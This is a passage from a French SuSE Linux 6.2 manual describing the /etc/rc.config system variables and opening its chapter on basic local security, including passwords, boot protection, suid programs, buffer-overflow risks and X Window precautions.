Si votre horloge matérielle est réglée sur GMT (*Greenwich Mean Time*), positionnez cette variable à -u⁴, sinon laissez-la vide. Cette configuration est essentielle pour le passage automatique de l'heure d'été à l'heure d'hiver et vice versa.
- TIMEZONE=CET
La zone horaire dans laquelle vous habitez ou dans laquelle vous utilisez votre machine. Essentielle aussi pour le passage automatique de l'heure d'été à l'heure d'hiver et vice versa.
- LANGUAGE="french"
Cette variable est positionnée par YaST lorsqu'une modification a lieu avec 'Déterminer la langue' (voir paragraphe 3.3.1, page 77). Cette valeur est considérée comme "fallback" lorsque LANG ou les variables LC_* ne sont pas positionnées (voir ci-dessous). Dans un tel cas, la valeur ici indiquée est définie au moyen du fichier /usr/share/locale/locale.alias.
- RC_LANG="de_DE"
Positionne \$LANG pour locale. On peut ici déterminer une valeur par défaut pour les utilisateurs locaux. Cette valeur reste effective aussi longtemps qu'il n'est pas utilisé de variables spéciales RC_LC_*.
Les variables rc.config sont : RC_LC_ALL (elles peuvent écraser les variables \$LC_* et \$LANG !), RC_LC_MESSAGES, RC_LC_CTYPE, RC_LC_MONETARY, RC_LC_NUMERIC, RC_LC_TIME et RC_LC_COLLATE.
Voir page de man de locale (man 5 locale).
- ROOT_USES_LANG="no"

Les configurations de locale doivent-elles aussi être utilisées pour 'root' ?
- INIT_SCRIPT_USE_LANG="no"
Utiliser locale dans les scripts init ? Ce n'est pas recommandable ; -)

Initialiser le matériel local(clavier, modem, souris, PCMCIA, etc.)

- KEYTABLE=fr-latin1
Définit la disposition des touches du clavier.
- KBD_NUMLOCK=no
(VerrNum) ne doit pas être utilisée lors de l'amorçage.
- KBD_CAPSLOCK=no
(VerrMaj) ne doit pas être utilisée lors de l'amorçage.
- KBD_RATE=30
Détermine la vitesse de répétition automatique du clavier. Les spécifications possibles sont de 2 à 30 fois par seconde. Afin que cette configuration soit effective, la durée du délai (voir KBD_DELAY) doit également être déterminée !

⁴ -u est une abréviation pour *universal time*.

17.6. Les variables `/etc/rc.config` des Systems

- **KBD_DELAY=250**
Vous pouvez spécifier ici le délai après lequel la fonction automatique de répétition entre en jeu. La valeur est indiquée en millièmes de seconde, mais l'échelle n'est pas très précise. Vous devez également configurer **KBD_RATE** !
- **MODEM=/dev/ttyS1**
L'interface à laquelle le modem est connecté. YaST ou **SuSEconfig** édite un lien pointant de `/dev/modem` sur le périphérique spécifié.
- **MOUSE=/dev/ttyS2**
L'interface à laquelle la souris est connectée. YaST ou **SuSEconfig** édite un lien pointant de `/dev/mouse` sur le périphérique spécifié.
- **START_GPM=yes**
Contrôle si le support souris pour la console est démarré. Il est ainsi possible, avec la souris, d'échanger du texte entre les différentes consoles virtuelles. **Gpm** pose des problèmes en relation avec certaines souris bus. Si la souris vous crée des difficultés lorsque vous utilisez X, vous devriez empêcher le lancement de **gpm**. Ou alors utilisez simplement **xdm** car dans le runlevel 3 **gpm** n'est, par principe, jamais lancé.
- **GPM_PARAM=" -t logi -m /dev/mouse"**
Le paramètre de démarrage pour **gpm**. C'est normalement YaST qui s'en charge.
- **PCMCIA=i82365**
Sert à définir le chipset ; les valeurs sont **i82365** ou **tcic**. Si la variable est positionnée à "" le sous-système PCMCIA n'est pas démarré. Il est possible d'affiner la configuration avec les variables **PCMCIA_PCIC_OPTS** et **PCMCIA_CORE_OPTS**.

Démarrer et configurer les services réseau et les services locaux

- **START_LOOPBACK=yes**
Détermine si une sorte de mini-réseau doit être installé par la configuration du périphérique dit *loopback*. Comme de nombreux programmes ont besoin de cette fonctionnalité, elle devrait absolument être activée⁵.
- **CHECK_ETC_HOSTS=yes**
Détermine si SuSEconfig doit vérifier `/etc/hosts` et le cas échéant le modifier.
- **SETUPDUMMYDEV=no**
Détermine si le pseudo périphérique (dummy device) doit être configuré ; utile dans le cas de connexions réseau non permanentes (par exemple SLIP ou PPP). C'est parfois gênant si vous avez une carte Ethernet.
- **CREATE_HOSTCONF=yes**
Détermine si SuSEconfig doit vérifier `/etc/host.conf` et le cas échéant le modifier.
- **CREATE_RESOLVCONF=yes**
Détermine si SuSEconfig doit vérifier `/etc/resolv.conf` et le cas

⁵ Le noyau doit naturellement offrir un support réseau !

17. Le concept d'amorçage de SuSE Linux

échéant le modifier. Si cette variable est positionnée à *yes* et si l'une des variables `LISTE_DE_RECHERCHE` ou `SERVEUR_DE_NOMS` est vide, on présume que vous ne voulez pas de serveur de noms de domaines et que `/etc/resolv.conf` peut être effacé. Si cette variable est positionnée à *no*, `/etc/resolv.conf` demeure inchangé.

- `NETCONFIG=_0`
Indique le nombre de cartes réseau (ou autres périphériques réseau) que la machine possède. Ceci est un exemple pour une carte réseau (elles sont numérotées à partir de 0). Dans le cas d'une machine possédant deux cartes, l'entrée devrait être `NETCONFIG="_0 _1"`. Si la machine ne possède pas de carte réseau, l'entrée reste vide.
- `IPADDR_0=193.141.17.202`
L'adresse IP pour la première carte réseau.
- `NETDEV_0=eth0`
Le nom du premier périphérique réseau (habituellement une carte réseau Ethernet, ce qui explique l'entrée `eth0`). D'autres entrées possibles sont `str1` ou `plip1`. Si la machine dispose de plus d'une carte réseau, les variables `NETDEV_1` à `NETDEV_3` seront renseignées de façon analogue.
- `IFCONFIG_0="193.141.17.205 broadcast 193.141.17.255 netmask 255.255.255.192"`
La commande de configuration pour le premier périphérique réseau. Les opérations nécessaires peuvent être effectuées aisément avec YaST. Si vous possédez plus d'une carte réseau, insérez ici les lignes de commandes dans les autres variables.
- `CLOSE_CONNECTIONS=false`
Si cette variable est positionnée à *true* et si le "runlevel" est 0 ou 6 (`halt` ou `reboot`), `/sbin/init.d/route` envoie un `SIGTERM` à tous les processus qui ont une connexion "remote tcp" ou "udp" ouverte.
- `IP_DYNIP=no`
Activer le "dynamic IP patch" lors de l'amorçage. Si la variable est positionnée à *yes*, le script `/sbin/init.d/boot` active ce patch par une entrée dans le système de fichiers `/proc`.
- `IP_FORWARD=no`
Si la machine doit transmettre au moyen de deux interfaces réseau, la variable `IP_FORWARD` doit être positionnée à *yes*. Ceci est généralement souhaitable, voire indispensable, pour un "routeur" ou pour "IP Masquerade". Le script `/sbin/init.d/boot` active la fonction "IP Forwarding" par une entrée dans le fichier `/proc`.
- `FQHOSTNAME=terre.cosmos.univers`
Le nom d'hôte "pleinement qualifié" de la machine ce qui signifie ici "intégral", c'est-à-dire le nom complet composé du nom d'hôte de la machine et du nom du domaine.
- `SEARCHLIST=cosmos.univers`
Cette entrée est utilisée pour compléter un nom d'hôte qui n'est pas pleinement qualifié. Si par exemple le nom de la machine est `vénus`, il sera vérifié si `vénus.cosmos.univers` est un nom de machine valide. Cette

17.6. Les variables `/etc/rc.config` des Systems

variable *doit* absolument être renseignée si vous voulez utiliser DNS ! Indiquez ici au moins votre nom de domaine. Vous pouvez faire jusqu'à trois entrées dans la "liste de recherche" et elles doivent être séparées les unes des autres par des espaces.

- `NAMESERVER=193.141.17.193`

Le serveur de noms qui est interrogé lorsqu'il faut convertir un nom de machine en une adresse IP. Vous pouvez spécifier jusqu'à trois serveurs de noms dont les adresses sont séparées les unes des autres par des espaces. Si vous voulez utiliser un serveur de noms, vous *devez* aussi renseigner la variable `SEARCHLIST` !

- `ORGANIZATION="Tartempion, Trifouillis-les-Oies"`

Ce texte apparaît dans chaque message Usenet provenant de la machine concernée.

- `NNTPSERVER=soleil.cosmos.univers`

L'adresse du serveur de news. Si vous vous procurez vos news par UUCP et si elles sont stockées localement, vous devriez entrer ici `hôte local`

- `IRCSERVER=soleil.cosmos.univers`

Vous pouvez spécifier ici plusieurs serveurs IRC (*Internet Relay Chat*). Les noms des différents serveurs doivent être séparés les uns des autres par des espaces.

- `START_INETD=yes`

Active le superdémon **inetd**. Ce démon réagit aux demandes de connexion d'autres machines et démarre, dépendamment du port choisi, le service correspondant. Ceci vous est nécessaire si vous voulez vous connecter sur la machine via **telnet** ou **rlogin** – Positionnez toutefois `START_INETD` à `no` si **xinetd** doit être utilisé (voir paragraphe 17.6, page 411).

- `START_XINETD=no`

Active le superdémon **xinetd**, le superdémon **inetd** étendu (voir paragraphe 17.6, page 411). Si cet "extended Internet services daemon" doit être utilisé, `START_INETD` doit être positionnée à `no`

- `SENDMAIL_xxxx=`

Les variables **sendmail** sont explicitées au paragraphe 7.5, page 194.

- `START_POSTFIX=no`

Active le serveur de mail **postfix**. S'applique aussi aux variables `POSTFIX_CREATECF`, `POSTFIX_RELAYHOST`, `POSTFIX_MASQUERADE_DOMAIN` et `POSTFIX_LOCALDOMAINS`.

- `SMTP=no`

Détermine si un démon sendmail doit tourner. ceci n'est pas nécessaire si vous recevez votre courrier exclusivement via UUCP à condition que vous lanciez `sendmail -q` après chaque polling (le `rmail` lancé par UUCP mettra seulement le courrier dans la file d'attente sans le distribuer). Dans un réseau où les répertoires de spool courrier sont montés via NFS et où chaque machine n'a que du courrier sortant, cette variable peut être positionnée à `no`. Il en est de même si si vous utilisez un "Relay Host".

- `START_KERNELD=yes`

Cette variable contrôle si le démon `kerneld` est lancé automatiquement

17. Le concept d'amorçage de SuSE Linux

au moment de l'amorçage du noyau 2.0.xx. Ce démon fait en sorte que les modules du noyau soient chargés automatiquement lorsqu'ils sont requis. Avec le noyau standard actuel 2.2.xx, **kerneld** *n'est pas* nécessaire. Vous trouverez au paragraphe 13.2 une brève introduction au concept des modules.

- **START_PORTMAP=no**
Détermine si le portmapper doit être lancé. Vous avez besoin du portmapper si votre machine doit faire office de serveur NFS. (voir paragraphe 6.5). Sans le portmapper, les démons **rpc.mountd** et **rpc.nfsd** ne peuvent pas tourner. Pour cette raison, le portmapper sera lancé si le SERVEUR NFS est activé même si cette variable est positionnée à **no**. Pour l'utilisation de NIS (voir paragraphe 6.4) le portmapper est également nécessaire !
- **NFS_SERVER=no**
Si votre machine doit faire office de serveur NFS, cette variable doit être positionnée à **yes**. Ceci provoque le lancement des démons **rpc.nfsd** et **rpc.mountd**. Pour une description plus détaillée d'un serveur NFS (par exemple pour la détermination des répertoires à exporter), lisez le paragraphe 6.5.
- **REEXPORT_NFS=no**
Positionnez la variable à **yes** pour réexporter des répertoires NFS montés ou des volumes NetWare.
- **NFS_SERVER_UGID=no**
Si le démon (**rpc.ugidd**) pour la conversion des ID utilisateurs et des ID groupes doit être lancé. Cette variable n'intervient que si la variable **<_SERVEUR_NFS>** est positionnée à **yes**
- **START_AMD=no**
Démarrez le démon d'automontage. Si aucune raison ne s'y oppose, vous devriez donner la préférence au module du noyau **autofs** (voir page 412).
- **START_AUTOFS=no**
Avec ce démon, il est possible de monter aussi bien des répertoires accessibles via NFS que des répertoires locaux (lecteurs de CD-ROM, disquettes, etc :) en mode automatique. Le paquetage **autofs**, série **n** doit être installé et configuré.
- **START_RWHOD=no**
Détermine si **rwhod** doit être lancé. Attention, **rwhod** émet régulièrement des "broadcasts" (diffusions). Ceci peut provoquer l'établissement de communications lors de connexions à la demande (ISDN et/ou **diald**) – et entraîner des dépenses !
- **START_ROUTED=no**
Le démon **routed** est seulement nécessaire pour le routage dynamique (voir page de man de **routed** (man **routed**)). Attention, ce service provoque toutes les 30 secondes un trafic réseau. Si la machine est connectée à l'Internet par ligne téléphonique (dialup) (par exemple ISDN), il n'y a *aucun* avantage à positionner cette variable à **yes**.
- **START_NAMED=no**
Détermine si le démon de service de noms (**named**) doit être lancé.

17.6. Les variables `/etc/rc.config` des Systems

- `CREATE_YP_CONF=yes`
Détermine si **SuSEconfig**, en fonction des deux entrées suivantes, doit générer automatiquement les fichiers nécessaires pour utiliser YP (voir paragraphe 6.4). En outre, les fichiers `/etc/passwd` et `/etc/group` seront adaptés dans la mesure où ce sera encore nécessaire.
- `YP_DOMAINNAME=cosmos.univers`
Le nom de domaine YP de la machine. Pour des informations plus détaillées, reportez-vous au paragraphe 6.4.
- `YP_SERVER=soleil.cosmos.univers`
Le nom du serveur NIS.
- `USE_NIS_FOR_RESOLVING=no`
Utiliser NIS pour la résolution des noms de machines.
- `START_CIPED=no`
Démarrer le démon CIPE pour un tunnel IPIP.
- `START_DHCPD=no`
Démarrer le serveur pour DHCP (angl. *Dynamic Host Configuration Protocol*). Inclut les variables `DHCPD_INTERFACE`, `START_DHCRELAY` et `DHCRELAY_SERVERS`.
- `START_LDAP=no`
Démarrer le serveur LDAP.
- `START_RADIUSD=yes`
Démarrer le service d'authentification et de comptabilisation du démon **radius**. Ce service est utilisé, par exemple, par certains serveurs d'accès pour l'authentification de l'utilisateur. Voir la documentation sous `/usr/doc/packages/radiusd`.
- `START_LPD=yes`
Lancer **lpd** (angl. *Line Printer Daemon*). Ceci est en général indispensable pour l'impression.
- `START_NNTPD=yes`
Lancer **nntpd**, nécessaire pour garantir l'accès via NNTP au news locales.
- `START_INN=no`
Démarrer le serveur INN.
- `START_ATD=yes`
Détermine si le démon AT (**atd**) doit être lancé. Ce démon permet de faire exécuter certains jobs à un moment qui aura été précisé. Contrairement au démon cron, il n'exécute qu'une seule fois une action définie.
- `START_HTTPD=yes`
Indique si le démon apache http doit être lancé.
- `START_HTTPSD=yes`
Détermine si le serveur Apache httpsd (serveur web "sûr") doit être démarré avec SSL et PHP3.
- `START_SQUID=no`
Indique si squid doit être lancé.
- `DOC_HOST=""`
Si un serveur de documentation central mettant à disposition le système

17. Le concept d'amorçage de SuSE Linux

d'aide SuSE doit être utilisé, le nom de ce serveur devrait être indiqué ici, par exemple `"soleil.cosmos.univers"`.

- `DOC_SERVER=no`
Sur le serveur de documentation, cette variable doit être positionnée à **yes**. D'une part, l'accès à **http-rman** sera accordé en fonction des spécifications dans `DOC_ALLOW` (voir plus bas). D'autre part les fichiers index pour le serveur HTTP seront convertis ; ils ne pointeront plus sur `http://localhost` mais sur `http://'hostname-f'.http://'hostname-f'`.
- `DOC_ALLOW="LOCAL"`
Liste des machines/domaines, pour `/etc/hosts.allow`, autorisés à accéder au serveur de documentation. Cette variable ne sera utilisée que si `DOC_SERVER` est positionnée à **yes**. On peut également indiquer ici un sous-domaine (par exemple avec `".cosmos.univers"`)
- `HTTP_PROXY=""`
Quelques programmes (par exemple **lynx**, **arena** ou **wget**) peuvent utiliser des serveurs proxy si cette variable d'environnement est positionnée en conséquence. **SuSEconfig** peut la positionner dans `/etc/SuSEconfig/*` (voir dans la SDB http://www.suse.de/sdb/fr/html/lynx_proxy.html). Exemple :
`"http://proxy.provider.de:3128/"`.
- `FTP_PROXY=""`
Proxy pour FTP. Exemple : `"http://proxy.provider.de:3128/"`.
- `GOPHER_PROXY=""`
Proxy pour Gopher. Exemple : `"http://proxy.provider.de:3128/"`.
- `NO_PROXY=""`
Cette variable permet d'exclure certains (sous-)domaines du proxy. Exemple : `"www.me.de, do.main, localhost"`.
- `START_HYLAFAX=no`
Démarré Hylafax. Avant que cette variable ne soit positionnée à **yes**, **faxsetup** doit être exécuté.
- `START_SMB=no`
Démarré le serveur Samba ; serveur de fichiers et d'imprimantes Windows.
- `START_MARSNWE=no`
Indique si l'émulation du serveur Novell doit être démarrée.
- `START_SSHD=yes`
Lancez le "démon Secure Shell" et assurez-vous auparavant qu'il existe une clé dite "host key" – voir à ce sujet la documentation sous `/usr/doc/packages/ssh` ainsi que les pages de man.
- `START_XNTPD=yes`
Lance le "démon Network Time Protocol (NTP)" provenant du paquetage `xntp` ; la configuration elle-même se fait au moyen du fichier `/etc/ntp.conf`.
- `DISPLAYMANAGER=""`
Décrit comment le login doit se faire : sur la console texte ou en mode gra-

17.6. Les variables `/etc/rc.config` des Systems

phique sous le système X Window. Les valeurs possibles sont `xdm` (gestionnaire d'affichage standard du système X Window), `kdm` (gestionnaire d'affichage de KDE) ou `""`. Dans le dernier cas, il est présumé que l'on ne souhaite pas un login en mode graphique et que la machine est démarrée dans le runlevel 2 (console texte). C'est la valeur par défaut.

- `KDM_SHUTDOWN=root`
Indique quels utilisateurs sont autorisés à arrêter la machine au moyen de `kdm` (reboot ou shutdown). Les valeurs possibles sont `root` ('`root`' doit s'identifier à l'aide du mot de passe), `all` (tous les utilisateurs), `none` (personne ne peut arrêter la machine au moyen de `kdm`) et `local` (la machine ne peut être arrêtée que si l'utilisateur se connecte localement et non par le réseau). Si la variable est positionnée à `""` la valeur `root` sera prise comme valeur par défaut.
- `CONSOLE_SHUTDOWN=reboot`
Indique comment le processus `init` réagit si l'on fait la combinaison de touches `(Ctrl)+(Alt)+(Suppr)`. Les valeurs possibles sont `reboot` (la machine s'arrête et réamorçage), `halt` (la machine s'arrête et reste arrêtée) et `ignore` (la pression de la combinaison de touches ne produit aucun effet). La valeur par défaut est `reboot`.
- `START_AXNET=no`
Serveur pour **Applixware**.
- `START_MYSQL=no`
Serveur pour **MySQL**.
- `START_ADABAS=no`
Serveur pour **Adabas**. Les variables suivantes se rapportent à Adabas : `DBROOT`, `DBNAME`, `DBUSER` et `DBCONTROL` – voir les commentaires dans `rc.config`.
- `START_DB2=no`
Serveur pour DB2.
- `START_ARKEIA=no`
Serveur de sauvegarde **Arkeia**
- `START_ARGUS=no`
Serveur pour **Argus** (moniteur réseau).
- `ARGUS_INTERFACE=eth0`
L'interface qui doit être contrôlée par **Argus**.
- `ARGUS_LOGFILE="/var/log/argus.log"`
Le fichier de traces (log) **Argus**. Ce fichier peut devenir très gros !
- `CRON=yes`
Contrôle le démarrage et l'arrêt du démon *cron*. Ce démon lance certains programmes à des heures qui ont été précisées. Le démon *cron* est lancé dans les runlevels 2 et 3 ! Il est fortement conseillé de l'activer sur des machines qui tournent 24 heures sur 24. Le démon AT offre une alternative ou un complément. (voir paragraphe 17.6, page 413).

17. Le concept d'amorçage de SuSE Linux



Il existe toute une série d'options qui rendent nécessaire le lancement régulier de certains programmes. Pour cette raison, le démon cron devrait être activé sur chaque système.

Services de maintenance locaux

- **RUN_UPDATEDB=yes**
Détermine si la base de données pour **locate** (`locate`) doit être actualisée une fois par nuit. `locate` sert à retrouver rapidement des fichiers dans le système. Il est possible d'apporter des retouches à **updatedb** au moyen des variables `RUN_UPDATEDB_AS`, `UPDATEDB_NETPATHS`, `UPDATEDB_NETUSER` et `UPDATEDB_PRUNEPATHS` (voir les commentaires dans `rc.config`).
- **REINIT_MANDB=yes**
Lorsque la base de données de la page de man doit être quotidiennement renouvelée par **cron.daily**.
- **CREATE_INFO_DIR=yes**
Détermine si le fichier `/usr/info/dir` qui constitue un index pour toutes les pages info existantes doit être créé automatiquement. Ceci est utile après l'installation d'un paquetage qui contient une page info. Notez que pour l'utilisation de cette fonction **perl** doit être installé !
- **CHECK_PERMISSIONS=set**
Détermine si les permissions des fichiers doivent être vérifiées à l'aide de `/etc/permissions`. Avec `set`, les configurations erronées seront corrigées, avec `warn` il ne sera émis que des "avertissements" et avec `no`, cette fonction sera désactivée.
- **PERMISSION_SECURITY="easy local"**
Dans `/etc/permissions.paranoid`, `/etc/permissions.secure` et `/etc/permissions.easy`, trois niveaux de sécurité sont prévus. Indiquez ici `easy`, `secure` ou `/etc/permissions.paranoid`. Vous pouvez faire vos propres configurations, par exemple dans `/etc/permissions.local`, et ajouter ensuite comme valeur l'extension `local`.
- **RPMDDB_BACKUP_DIR=/var/adm/backup/rpmdb**
Détermine à quel endroit **cron.daily** doit écrire les sauvegardes de la base de données RPM. Si vous ne désirez pas de sauvegarde, positionnez cette variable à "".
- **MAX_RPMDDB_BACKUPS=5**
Détermine le nombre de sauvegardes de la base de données RPM.
- **DELETE_OLD_CORE=yes**
Les fichiers core sont des images de l'occupation mémoire de programmes qui ont été stoppés en raison d'une violation de la protection de la mémoire. Ces images servent à la recherche des erreurs. Vous pouvez spécifier ici que d'éventuels vieux fichiers core doivent être régulièrement recherchés et automatiquement effacés.
- **MAX_DAYS_FOR_CORE=7**
Détermine l'ancienneté maximale (en jours) que peuvent avoir les fichiers core avant d'être effacés automatiquement.

17.6. Les variables `/etc/rc.config` des Systems

- `MAX_DAYS_FOR_LOG_FILES=365`

Lorsqu'un fichier de traces (angl. *logfile*) (principalement sous `/var/log`) a atteint une certaine taille, il est automatiquement compressé et archivé et **root** en est averti par courrier électronique. Avec ce paramètre, vous pouvez déterminer combien de temps de tels fichiers de sauvegarde doivent être conservés avant d'être automatiquement effacés. Si vous fixez la valeur à 0, les fichiers ne seront ni comprimés ni archivés. Ils continueront alors à être écrits sans limite et pourront atteindre une taille considérable ! Vous pouvez, avec `less`, visualiser à tout moment vos fichiers de sauvegarde compressés.

- `MAX_DAYS_IN_TMP=30`

Il est vérifié quotidiennement s'il existe dans les répertoires `tmp` des fichiers auxquels on n'a pas accédé pendant une période plus longue que celle spécifiée (en jours). Si après la fin de cette période il n'y a plus eu aucun accès à un fichier de ce répertoire, il sera automatiquement effacé.

- `TMP_DIRS_TO_CLEAR="/tmp /var/tmp"`

Spécification des répertoires dans lesquels il sera automatiquement recherché tous les jours d'anciens fichiers.

- `OWNER_TO_KEEP_IN_TMP="root bs"`

Les fichiers des utilisateurs système spécifiés ici ne devront pas être effacés des répertoires `tmp` même s'il n'y a eu aucun accès pendant une période plus longue que celle spécifiée.

- `ROOT_LOGIN_REMOTE=yes`

Lorsque le login pour '`root`' au moyen de **telnet** doit être autorisé.

- `SUSEWM_UPDATE=yes`

Détermine si SuSEconfig doit adapter, dépendamment des paquetages logiciels installés, les fichiers de configuration du système pour le gestionnaire de fenêtres. Il est possible d'apporter quelques retouches à l'aide des variables `SUSEWM_WM`, `SUSEWM_MWM`, `SUSEWM_XPM`, `SUSEWM_ADD` et `SUSEWM_COMPAT`.

17. Le concept d'amorçage de SuSE Linux

Huitième partie

Sécurité et autres astuces

Chapitre 18

La sécurité est une question de confiance

18.1 Principes de base

Il n'est absolument plus possible aujourd'hui d'ignorer les menaces qui nous guettent sur l'Internet. Presque tous les jours, nous apprenons l'existence d'un nouveau danger pour notre ordinateur personnel ou notre réseau d'entreprise qui risquent d'être victimes d'attaques par Internet ou d'invasions de virus. Nous avons cependant la possibilité de parer à de telles menaces.

Mais avant de décrire en détail les différents mécanismes de protection, il convient de préciser tout d'abord ce que l'on entend par sécurité (angl. *security*)¹ et de définir les risques contre lesquels on souhaite se protéger. Les 6 points suivants montrent clairement que la sécurité constitue un objectif que tout utilisateur doit se fixer pour sa machine :

1. Protection des ressources
2. Accès aux informations
3. Disponibilité des données
4. Intégrité des données
5. Confidentialité des données (juridiction concernant par exemple les cabinets médicaux ou les banques)
6. Vie privée

La sécurisation de ces 6 points doit faire l'objet d'un concept bien élaboré. Il convient ici de tenir compte non seulement des dangers que représentent les intrusions mais aussi des dégâts que peut provoquer un matériel défectueux comme par exemple un disque dur qui se bloque ou des bandes de sauvegarde endommagées.

Si des données de transactions doivent être traitées sur le système, les lois qui réglementent dans plusieurs pays la manipulation de données confidentielles et qui imposent, entre autre, à l'administrateur système, l'obligation de protéger le système contre des accès non autorisés, entrent ici en jeu².

¹ En américain usuel, on trouve très souvent le mot *trust* qui désigne plutôt le degré de confiance que l'utilisateur accorde à son système.

² D'autres réglementations peuvent aussi s'appliquer, par exemple au sujet de données de transactions qui doivent être disponibles pour un temps assez long à des fins de vérification.

18. La sécurité est une question de confiance



L'élément essentiel d'un bon concept de sécurité est la création régulière de copies de sauvegarde que l'on doit contrôler afin de s'assurer qu'elles sont vraiment utilisables.

En résumé, votre système est exposé aux risques suivants :

Utilisateurs qui travaillent directement sur les machines. Ils constituent le plus gros de tous les risques. Ils peuvent causer des dommages aussi bien par inadvertance que par malveillance.

Communications par réseaux locaux ou étendus tels que l'Internet. D'une part ces communications peuvent être interceptées et d'autre part les réseaux offrent des possibilités d'attaques à distance sans aucune limite géographique.

Accès direct à la machine. Elle peut être volée ou sabotée par des cambrioleurs ou autres personnes malveillantes.

Catastrophes naturelles auxquelles les ordinateurs sont très vulnérables.

Composants matériels et logiciels pouvant être défectueux en raison d'une mauvaise conception ce qui non seulement constitue un risque pour vos données mais peut aussi donner lieu à une poursuite judiciaire.

Supports de données tels que disquettes, bandes ou disques durs qui peuvent être volés, perdus ou endommagés.

Radiations électromagnétiques émises par tout ordinateur, moniteur et câble réseau. Les informations qu'elles contiennent peuvent être captées à l'aide de dispositifs adéquats et être exploitées.

Nous allons nous pencher tout particulièrement sur les deux premiers points car c'est surtout dans ces domaines qu'une mise en oeuvre adéquate de SuSE Linux permet d'éliminer la majeure partie des risques potentiels. L'utilisateur privé de SuSE Linux sera sûrement moins intéressé par les autres points mais les personnes concernées par la mise en place d'un réseau d'entreprise devraient les prendre en considération.

Nous vous présenterons, au paragraphe 18.1.1 et au paragraphe 18.1.2, les différentes formes d'attaques dont vous pourriez être victime avant de vous présenter au paragraphe 18.2 les différents outils que SuSE Linux 6.2 met à votre disposition pour vous permettre d'y parer. Nous terminerons par quelques informations générales dont vous devriez absolument tenir compte.

18.1.1 Sécurité locale

Charité bien ordonnée ... Commençons d'abord par penser à la sécurité de notre propre machine dans le réseau local. Même si votre machine n'est pas connectée à un réseau ou ne l'est que de façon occasionnelle, quelques mesures de prudence ne peuvent pas nuire. L'effacement de votre disque dur au cours d'une joyeuse surprise-partie peut vous réserver des surprises beaucoup moins joyeuses si vous constatez le lendemain que vous avez perdu la thèse que vous veniez tout juste de terminer.

Mot de passe

Linux qui est un système multiutilisateur ne se contente pas d'un seul mode de gestion des utilisateurs. Il dispose d'un mécanisme complet d'authentification par mots de passe. Même si cela peut sembler incommode et même superflu, vous devriez attribuer à chaque utilisateur de votre système un mot de passe bien choisi³. Cette simple mesure protège votre système contre les intrusions malveillantes et le met à l'abri des manipulations maladroites. L'utilisateur 'root' est la cible de prédilection des attaques et son mot de passe devrait par conséquent être choisi avec le plus grand soin.

Mais les meilleurs mots de passe ne servent à rien si un intrus a directement accès à une machine et peut l'amorcer. Il est en effet possible, avec une disquette d'amorçage, d'avoir accès au système installé. Pour cette raison, vous devriez désactiver les lecteurs de disquettes comme périphériques amorçables dans la configuration de votre BIOS.

Afin que cet obstacle ne puisse pas être contourné, vous devriez par la même occasion définir un mot de passe pour le BIOS. Mais vous devez absolument vous souvenir de ce mot de passe car si vous l'oubliez il vous sera alors impossible d'accéder à votre propre BIOS ! – à moins que le BIOS ne soit remis à zéro pour faire disparaître le mot de passe.



Si vous utilisez LILO (voir paragraphe 4.4.2, page 120), vous devriez insérer dans le fichier `/etc/lilo.conf` l'option `restricted` ainsi qu'un mot de passe (par exemple `password=mot_de_passe_sûr`) et activer cette option au moyen de `lilo`. Faute de quoi il est parfaitement possible à toute personne se trouvant directement devant la machine de compromettre le système. Le mot de passe doit évidemment être sûr et le fichier `/etc/lilo.conf` ne doit être lisible que par l'utilisateur 'root'.

Le paquetage `john` de la série `sec` (logiciels relatifs à la sécurité du système) contient un programme permettant de deviner les mots de passe. L'administrateur avisé peut l'utiliser afin de faire reconnaître automatiquement les mots de passe peu fiables et recommander aux utilisateurs l'emploi de mots de passe sûrs.

Droits d'accès

Afin de diminuer le risque de dommages que les différents utilisateurs pourraient provoquer avec ou sans intention, chacun d'entre eux devrait travailler avec des permissions minimales. Il n'est pas nécessaire de travailler constamment sous le compte 'root' et le mot de passe ne devrait être connu que de l'administrateur.

Dépassement de buffer et autres attaques

La méthode la plus populaire d'usurper les droits 'root' sur une machine consiste à provoquer ce que l'on appelle un dépassement de buffer (angl. *buf-*

³ Le choix d'un bon mot de passe a déjà fait l'objet d'articles souvent très longs. Au paragraphe 18.4, vous trouverez quelques informations pratiques à ce sujet.

18. La sécurité est une question de confiance

fer overflow)⁴ Ces “exploits” ont pour but de saturer les champs statiques dans la pile utilisateur d’un programme, par exemple lors d’une entrée de texte, et d’écraser par d’autres valeurs les variables de cette pile. La conséquence en est que l’on ne peut plus exécuter de code comme par exemple démarrage d’un shell. Ceci concerne essentiellement les programmes avec des dimensions de tableaux statiques pour les entrées de valeurs et sans contrôle de débordement de buffer.

Les seuls programmes vulnérables à cette forme d’attaque sont ceux dont le bit `suid` ou `sgid` est positionné, en d’autres termes les programmes qui sont lancés avec les droits du propriétaire et non pas avec ceux de l’utilisateur. Ces programmes sont habituellement `suid-root` car ils exécutent des tâches (comme par exemple `passwd`) pour lesquelles un utilisateur normal n’a pas de permission. Le but de notre distribution est par conséquent de limiter le nombre de ces programmes et de les sécuriser contre de telles attaques. Vous devriez par ailleurs vous tenir informé et procéder à une mise à jour ou appliquer immédiatement des patches dès que vous avez connaissance de tels exploits.

Un autre danger pour les programmes privilégiés et services en cours et ce que l’on appelle les “attaques aux liens symboliques” (angl. *link attacks*). Un fonctionnement peu sûr des programmes dans des répertoires en libre accès peut permettre de diriger les données vers des fichiers totalement différents et de compromettre ainsi le système ou de provoquer un plantage.

Pour réduire le nombre de fichiers `suid` et `sgid` dans le système SuSE Linux, il est possible avec YaST de positionner les droits des fichiers à `secure` ou `paranoid` sous ‘Administration du système’ et ‘Configuration sécurité du système’ dans la fenêtre de sélection ‘Les droits sur les fichiers sont positionnés à :’. Vous pouvez ensuite vérifier dans les fichiers `/etc/permissions.secure` et `/etc/permissions.paranoid` quels droits ont été ainsi positionnés.

En raison de sa complexité et de la croissance de son code, le système X Window (XFree86) s’est très souvent révélé vulnérable. Ce problème a toutefois perdu de son acuité sous SuSE Linux du fait que les serveurs et les bibliothèques ne sont plus `suid-root`. Mais il peut malgré tout, dans certaines circonstances, subsister quelques failles dans la communication entre client et serveur. Il est par exemple possible d’intercepter des entrées clavier et de lire le contenu de fenêtres. Pour vous assurer un bon niveau de sécurité, observez la règle 3, utilisez Xauthority (par la commande `xauth`) et abstenez-vous d’utiliser `xhost +`. Pour lancer à distance des programmes X, vous devriez si possible utiliser le paquetage `ssh` de la série `sec` (logiciels relatifs à la sécurité du système) (*⇒ Encryption*). Si vous voulez en faire un usage commercial, observez les termes de la licence (`/usr/doc/packages/ssh/COPYING`). `ssh` est également disponible pour les autres plates-formes les plus courantes.



Le système X Window ne devrait cependant pas être installé sur des serveurs critiques, ne serait-ce que pour des raisons de performance.

